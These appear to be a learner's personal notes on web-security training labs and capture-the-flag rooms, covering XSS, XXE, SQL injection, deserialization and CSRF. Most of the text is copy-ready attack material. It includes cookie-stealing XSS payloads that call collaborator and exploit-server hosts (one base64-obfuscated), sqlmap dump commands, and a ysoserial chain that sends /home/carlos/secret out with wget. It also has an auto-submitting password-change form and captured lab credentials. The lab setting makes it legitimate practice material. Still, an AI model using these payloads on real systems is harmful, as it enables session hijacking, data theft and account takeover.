Specific Labs
Essential Skills Labs
Lab: Discovering vulnerabilities quickly with targeted scanning

Run a scan, and see that it is an XInclude vuln, which can be found in the XXE notes or here on PayloadsAllTheThings
Lab: Scanning non-standard data structures
Basically you are looking are for any non-standard data structures in the requests, which turns out to be a cookie you see in the GET /my-account?id=wiener request. It looks like wiener%3a<blah> which when URL-decoded is wiener:<blah>
- Highlight
wienerand clickScan selected insertion point- it will beAudit. - It says there is XSS and it looks like:
'"><svg/onload=fetch...- Didn’t work initially because the request showed two cookies, probably because I was screwing around too much
- But I eventually got this:

'%22%3e%3csvg%2fonload%3dfetch%60%2f%2fgcwxwkyw1nwnu10kmi9m5ezcy34wsmge62xski87%5c.oastify.com%60%3e- which decodes to:
'"><svg/onload=fetch`//gcwxwkyw1nwnu10kmi9m5ezcy34wsmge62xski87\.oastify.com`> - You must replaces the collaborator payload with a new one:
'"><svg/onload=fetch(`//YOUR-COLLABORATOR-PAYLOAD/${encodeURIComponent(document.cookie)}`)>:YOUR-SESSION-ID - This will encode the
administrator’s cookie and send it in the request:
- URL decode and you see the cookie.
Mystery Labs
1
- Ysoserial with that exact command
2

It’s this SQL Injection The lab gives you the username and password columns and the users table, which I feel makes it significantly easier.
- Start by determining the number of columns. The purpose is so that we can do a UNION injection with the USERS table, but we need the correct number of columns
'ORDER BY 1--,ORDER BY 2--and so on. We know it’s at least two because there is a (1) title, and (2) description for each item.http://<lab>/filter?category=Gifts'ORDER BY 1--- FWIW, it does seem to order by the title, so check if you can see that
- We get an internal server error at
' ORDER BY 3--which means there are two columns
- Next we need the data types
' UNION SELECT 'a', NULL---> no error' UNION SELECT 'a', 'a'---> no error means that both are string data types
- Solution:
GET /filter?category='+UNION+SELECT+username,+password+FROM+users-- HTTP/2but it would also workGET /filter?category===Gifts=='+UNION+SELECT+username,+password+FROM+users-- HTTP/2
Lab 3
Solved the XSS lab simply by scanning the insertion point of the Search function:

Lab 4
Requirement was to perform a DNS lookup for the public burp collaborator server (burpcollaborator.net). I noticed pretty quickly that there was XML. Tried a few payloads and got this one:
POST /product/stock HTTP/2
Host: 0af0009003f0dbea81040c1b00420055.web-security-academy.net

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE message [
    <!ENTITY % ext SYSTEM "https://burpcollaborator.net">
    %ext;
]>
<stockCheck>
	<productId>
		20
	</productId>
	<storeId>
		1
	</storeId>
</stockCheck>
Lab 5
Exploit server involved. Logging in requires a 4 digit security code. Have a feeling that’s a pretty big clue.
Password brute force to get carlos:football, but still need to change the email somehow.
Except you can just brute force the MFA bc there is no timeout apparently.
Practice Test
1
Initial Access
search term = -img%2520src%3Dhttps%3A%2F%2Fexploit%2D0a2b00a503075e0b817da20c01700052%2Eexploit%2Dserver%2Enet-
That gets a ping from the victim to the exploit server
https://0adb0045036e5ed2816fa37900770042.web-security-academy.net/?SearchTerm="-alert(1)-"test1
"-new Image().src='https://exploit-0a2b00a503075e0b817da20c01700052.exploit-server.net/log?c='+encodeURIComponent(document.cookie)-"
"Potentially dangerous search term"
This doesn’t work:
<script>
fetch('https://0ad800350397ebae82f6a63300800011.web-security-academy.net/refreshpassword?username=attacker%40exploit-0acf003d0341eba58281a5a901b50078.exploit-server.net', {
method: 'POST',
mode: 'no-cors'
});
</script>
- also not with a
GET ?username= - page says Username or email, but the parameter = email
Search Bar
"+eval(atob("ZmV0Y2goImh0dHBzOi8veG1uNzFqaWd3a283ajN3NjNvanhvcTBkbTRzdmdvNGQub2FzdGlmeS5jb20vP2M9IitidG9hKGRvY3VtZW50Wydjb29raWUnXSkp"))}//
ZmV0Y2goImh0dHBzOi8veG1uNzFqaWd3a283ajN3NjNvanhvcTBkbTRzdmdvNGQub2FzdGlmeS5jb20vP2M9IitidG9hKGRvY3VtZW50Wydjb29raWUnXSkp=fetch("https://6w3h8fbhvpn72637qrd852w8hznqbiz7.oastify.com/?c="+btoa(document['cookie']))- Search this to get my cookie in the oastify
cparameter
Solution:
<script>
location='https://0a56004d03ae106280cc03a400980053.web-security-academy.net/?SearchTerm=%22%2Beval%28atob%28%22ZmV0Y2goImh0dHBzOi8veG1uNzFqaWd3a283ajN3NjNvanhvcTBkbTRzdmdvNGQub2FzdGlmeS5jb20vP2M9IitidG9hKGRvY3VtZW50Wydjb29raWUnXSkp%22%29%29%7D%2F%2F';
</script>
- uses the above, but just copies from the URL rather than dealing with parentheses
- returns session cookie in base64
- ==
carlos:93c2516debbc64a4==
Privilege Escalation
SQLMAP:
sqlmap -u 'https://0a7f00e00480817d80aa0383000a00f9.web-security-academy.net/advanced_search?SearchTerm=&organize_by=DATE&blogArtist=Si+Test' -H 'cookie: _lab=46%7cMCwCFHHIBDch3tvZQ3hhaaWEbaNbHU5GAhRXAZbqKZG57eY8%2fvIiYd2xjpbmaVrisbYcGYHw0aXtnOl00Vvdb0rg1qeEubap3XuIVHx3SmQUi1P7yh8UYziGO%2f1bt8uRLoburVyQZGQqkg5%2fD8AmH3my9y50DQry31CVKT5UbVMVJtM%3d; session=s9xbtWfTxqS6WzUn63l5Mbc4i0IT7Que' -p 'organize_by' --dbms postgresql --level 5 --dump
-p= parameter to test with (organize_by)- maybe should have started with something else to get the
--dbmsbecause that took forever with the other version - Had to fiddle with this a little bit
- ==Don’t keep signing in and out!== The cookies will change, which breaks sqlmap.
administrator:b235d711d5858825
Execution
java -jar /home/cgrigsby/Desktop/ysoserial-all.jar CommonsCollections6 'wget http://dp66zjwq4p0pxs44rpbplgkz6qch0eo3.oastify.com --post-file=/home/carlos/secret' | gzip -c | base64 -w 0
- Got an error that said gzip format
- Had to change to java 11 for this
- ==May need to be run with that==
/usr/lib/jvm/java-11-openjdk/bin/java -jar /home/cgrigsby/Desktop/ysoserial-all.jar...
- ==The output is base64, that’s fine==, but it needs to be URL encoded
- Had to try a few different Common Connections
- I suspect this will be a tricky part in the future, but different attempts showed different errors which may help a little bit in the future
Note: Going with deserialization did require the guide, but honestly it was pretty clear from there not really being any additional functionality from the /admin panel besides deleting a user and seeing the clear deserialization in the request.
2
Initial Access
https://0a3a00f204c67118809303d200490086.web-security-academy.net/?SearchTerm=%5Ctrees
search: \trees shows results for rees
\\trees:\trees\\\trees:\ rees\\\\trees:\\trees\\\\\trees:\\ rees
Clue:
"-Function`alert\x28document.cookie\x29```-"

"-Function`location='https://exploit-0a7400fc04a2eafa808702f3012900bc.exploit-server.net/?c='+document.cookie```-"
This does generate the cookie!
Solution:
<script>
location='https://0ade007b0411ea108080036f00fc00b2.web-security-academy.net/?find=%22%2DFunction%60location%3D%27https%3A%2F%2Fexploit%2D0a7400fc04a2eafa808702f3012900bc%2Eexploit%2Dserver%2Enet%2F%3Fc%3D%27%2Bdocument%2Ecookie%60%60%60%2D%22'
</script>
where
"-Function`location='https://exploit-0a7400fc04a2eafa808702f3012900bc.exploit-server.net/?c='+document.cookie```-"
is URL Encoded with Encode all special chars checked
Privilege Escalation
pw = 0Bd8d5LNWM2fNcXxsqhKyBL2Ehzy3hj5
sqlmap -u 'https://0a9c00c4031bc7a281ce758000160093.web-security-academy.net/filtered_search?find=cizipbkq&organize=4&order=ASC*&BlogArtist=Sophie+Mail' --random-agent --time-sec 10 --cookie='session=NSC5N2f6AtuwQVMtRq497Kd7grzCQCDD' --level 5 and --risk 3 --dbs --tamper="between,randomcase,space2comment" --dmbs postgresql

or

sqlmap 'https://0a9c00c4031bc7a281ce758000160093.web-security-academy.net/filtered_search?find=qweqwe&organize=5&order=&BlogArtist=' --headers='Cookie:session=NSC5N2f6AtuwQVMtRq497Kd7grzCQCDD' --dbms postgresql -p 'order' --level 5  --technique E --passwords
Solution:
sqlmap -u 'https://0a9c00c4031bc7a281ce758000160093.web-security-academy.net/filtered_search?find=cizipbkq&organize=4&order=ASC*&BlogArtist=Sophie+Mail' --random-agent --time-sec 10 --cookie='session=NSC5N2f6AtuwQVMtRq497Kd7grzCQCDD' --level 5 and --risk 3 --tamper="between,randomcase,space2comment" --dbms postgresql -D public --dump
Execution
THM_Client-Side_What’s Your Name
http://worldwap.thm/api/ http://login.worldwap.thm/
<script>fetch('http://kaliIP/?'+btoa(document.cookie));</script>
- this could get you the cookies of the admin/moderator

Simply add that as the cookie to http://login.worldwap.thm/login.php and refresh which logs you in.
Then also add it to http://worldwap.thm/public/html/ which allows you to access http://worldwap.thm/public/html/admin.php and http://worldwap.thm/public/html/dashboard.php.
Inside http://login.worldwap.thm/ we are able to access a chat app. I should have tested it to see that when we talked to the admin, it would click on something we sent it. I could have send it an XSS payload like:
`<script>fetch('/change_password.php',{method:'POST',headers:{'Content-Type':'application/x-www-form-urlencoded'},body:"new_password=party1234"});</script>`
or created an HTML link which include a malicious payload and simply sent it the link. This didn’t work, but it did for this writeup. Ex:
<!DOCTYPE html>
<html>
<head>
	<title>CSRF</title>
</head>
<body>
<form id="autosubmit" action="http://login.worldwap.thm/change_password.php" enctype="application/x-www-form-urlencoded" method="POST">
<input name="new_password" type="hidden" value="party1234" />
</form>
<script>  document.getElementById("autosubmit").submit(); </script>
</body>
</html>
THM_RequestS_El Bandito

Note that there is a port open on 8081 that isn’t open externally


- Note the Keep-alive header

username:hAckLIEN password:YouCanCatchUsInYourDreams404
https://jaxafed.github.io/posts/tryhackme-el_bandito/#second-web-flag